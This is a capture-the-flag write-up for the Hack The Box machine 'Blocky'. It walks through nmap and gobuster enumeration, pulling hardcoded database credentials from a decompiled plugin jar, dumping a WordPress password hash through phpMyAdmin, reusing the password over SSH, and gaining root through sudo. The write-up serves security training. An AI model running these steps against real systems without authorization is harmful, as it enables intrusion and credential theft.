

# Blocky

Let's start with enumerating services with simple nmap command.


```
$ nmap -sV 10.129.61.167
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-23 13:48 CST
Nmap scan report for 10.129.61.167
Host is up (0.037s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp?
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18
8192/tcp  closed sophos
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

No unsecured access detected to FTP.

Visiting that address in browser we are displayed host name, so let's add it to /etc/hosts.

```
$ echo "10.129.61.167 blocky.htb" | sudo tee -a /etc/hosts
```

At the bottom of site we can find log in page.



JULY 2, 2017

# Welcome to BlockyCraft!

Welcome everyone. The site and server are still under construction so don't expect too much right now!

We are currently developing a wiki system for the server and a core plugin to track player stats and stuff. Lots of great stuff planned for the future 😊



## RECENT POSTS

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Welcome to BlockyCraft!

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## RECENT COMMENTS

## ARCHIVES

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July 2017

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## CATEGORIES

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Uncategorized

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## META

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[Log in](#)

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[Entries RSS](#)


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[Comments RSS](#)

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[WordPress.org](#)

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We can try to guess common credentials and run gobuster to enumerate directories in background.

```
-$ gobuster dir -u http://blocky.htb -w /usr/share/dirb/wordlists/big.txt
```

```
/.htaccess      (Status: 403) [Size: 294]
/.htpasswd      (Status: 403) [Size: 294]
/javascript     (Status: 301) [Size: 313] [→ http://blocky.htb/javascript/]
/phpmyadmin     (Status: 301) [Size: 313] [→ http://blocky.htb/phpmyadmin/]
/plugins        (Status: 301) [Size: 310] [→ http://blocky.htb/plugins/]
/server-status  (Status: 403) [Size: 298]
/wiki           (Status: 301) [Size: 307] [→ http://blocky.htb/wiki/]
/wp-admin       (Status: 301) [Size: 311] [→ http://blocky.htb/wp-admin/]
/wp-content     (Status: 301) [Size: 313] [→ http://blocky.htb/wp-content/]
/wp-includes    (Status: 301) [Size: 314] [→ http://blocky.htb/wp-includes/]
Progress: 20/60 - (33/70 - (100 - 99%))
```

At /phpmyadmin we can find another login page.



Welcome to phpMyAdmin

Language

English


Log in

Username:

Password:

Go

At /plugins we can find 2 files that we can download and inspect locally.




At /includes we have access to many files but nothing interesting to view here.

# Index of /wp-includes

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>		-	
 <a href="#">ID3/</a>	2017-06-08 14:29	-	
 <a href="#">IXR/</a>	2017-06-08 14:29	-	
 <a href="#">Requests/</a>	2017-06-08 14:29	-	
 <a href="#">SimplePie/</a>	2017-06-08 14:29	-	
 <a href="#">Text/</a>	2017-06-08 14:29	-	
 <a href="#">admin-bar.php</a>	2017-05-12 20:06	27K	
 <a href="#">atomlib.php</a>	2016-12-13 01:49	12K	
 <a href="#">author-template.php</a>	2017-03-25 15:47	15K	
 <a href="#">bookmark-template.php</a>	2016-05-22 18:24	11K	
 <a href="#">bookmark.php</a>	2016-12-14 04:18	13K	
 <a href="#">cache.php</a>	2016-10-31 06:28	22K	
 <a href="#">canonical.php</a>	2017-05-12 22:50	26K	
 <a href="#">capabilities.php</a>	2017-05-11 19:24	23K	
 <a href="#">category-template.php</a>	2017-05-22 20:24	51K	
 <a href="#">category.php</a>	2017-01-29 11:50	12K	
 <a href="#">certificates/</a>	2017-06-08 14:29	-	

In previously downloaded file called BlockyCore.jar we can find a username and password. We can open this file with jd-gui tool.

\$ jd-gui BlockyCore.jar

The image shows the jd-gui application window. The title bar reads "jd-gui BlockyCore.jar". Inside the window, a tab is open for "BlockyCore.class". The code editor displays the following Java code:

```
package com.myfirstplugin;

public class BlockyCore {
4   public String sqlHost = "localhost";

5   public String sqlUser = "root";

6   public String sqlPass = "8YsqfCTnvxAUeduzjNSXe22";


   public void onServerStart() {}

   public void onServerStop() {}


   public void onPlayerJoin() {
18      sendMessage("TODO get username", "Welcome to the BlockyCraft!!!!!!");
   }

   public void sendMessage(String username, String message) {}
}
```

We can use these credentials to log in phpMyAdmin page.



With following commands we can view wp\_users table of wordpress database contents:



We were able to find username and password hash.



select \* from wp\_users

☐ Profiling [ Edit inline ] [ Edit ] [ Explain SQL ] [ Create PHP code ] [ Refresh ]

☐ Show all | Number of rows: 25 | Filter rows: Search this table

+ Options

	ID	user_login	user_pass	user_nicename
<input type="checkbox"/> Edit <input type="checkbox"/> Copy <input type="checkbox"/> Delete	1	Notch	\$P\$BiVoTj899ItS1EZnMhqeQVbrZI4Oq0/	notch

Check all | With selected: Edit Copy Delete Export

Hash analyzer indicates it might be phpass hash commonly used in WordPress, let's crack it with hashcat.

```
- Possible algorithms: phpass, phpBB3 (MD5), Joomla >= 2.5.18 (MD5), WordPress
```

```
-$ hashcat -a 0 -m 400 /tmp/hash.txt /usr/share/wordlists/rockyou.txt
```

This hash is probably salted and we would more need processing power to crack it, meanwhile let's try another attack.

Trying different combinations of credentials we've already found we were able to connect through SSH with username found in phpMyAdmin page and password from .jar file.

```
-$ ssh notch@10.129.61.167
```

```
notch@Blocky:~$ whoami
notch
```

User flag can be found at /home/notch.

```
notch@Blocky:~$ ls
minecraft user.txt
```

Let's find a way to escalate privileges.

```
notch@Blocky:~$ sudo -l
[sudo] password for notch:
Sorry, try again.
[sudo] password for notch:
Matching Defaults entries for notch on Blocky:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User notch may run the following commands on Blocky:
    (ALL : ALL) ALL
```

Listing commands that we can run with this user shows as excellent way for privilege escalation. We can run all commands with root permissions.

Getting root access is as simple as running bash with root permissions.

```
notch@Blocky:~$ sudo -u root /bin/bash
root@Blocky:~# whoami
root
```

```
root@Blocky:~# ls /root
root.txt
```

Success ! We've quickly got root access and root flag can be found at /root.